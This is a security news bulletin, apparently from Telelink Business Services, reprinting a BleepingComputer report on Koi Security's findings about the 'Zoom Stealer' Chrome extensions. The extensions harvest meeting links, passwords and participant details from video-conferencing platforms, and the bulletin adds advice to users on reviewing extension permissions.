4.3 ★ (3K ratings) [Info](#) [Share](#)

Extension Workflow & Planning 800,000 users

KOI

The Chrome Audio Capture extension

Source: Koi Security

According to the researchers, all extensions in the Zoom Stealer campaign request access to 28 video-conferencing platforms (e.g., Zoom, Microsoft Teams, Google Meet, and Cisco WebEx) and collect the following data:

- Meeting URLs and IDs, including embedded passwords
- Registration status, topics, and scheduled times
- Speaker and host names, titles, biographies, and profile photos
- Company logos, graphics, and session metadata

This data is exfiltrated via WebSocket connections and streamed to the threat actors in real time. This activity is triggered when victims visit webinar registration pages, join meetings, or navigate conferencing platforms.

Koi Security says this data can be used for corporate espionage and sales intelligence, which could be used in social engineering attacks or even to sell meeting links to competitors.

"By systematically collecting meeting links, participant lists, and corporate intelligence across 2.2 million users, DarkSpectre has created a database that could power large-scale impersonation operations - providing attackers with credentials to join confidential calls, participant lists to know who to impersonate, and context to make those impersonations convincing," notes the report from Koi Security.

Because many of these extensions operated innocuously for extended periods, users should carefully review the permissions the extensions require and limit their number to the necessary minimum.

Koi Security reported the offending extensions, but many are still present on the Chrome Web Store. The researchers published the complete list of active DarkSpectre extensions.

BleepingComputer has contacted InfinityNewTab and Google for a comment and we will update the article when we hear back.

Source: <https://www.bleepingcomputer.com/news/security/zoom-stealer-browser-extensions-harvest-corporate-meeting-intelligence/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech.**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.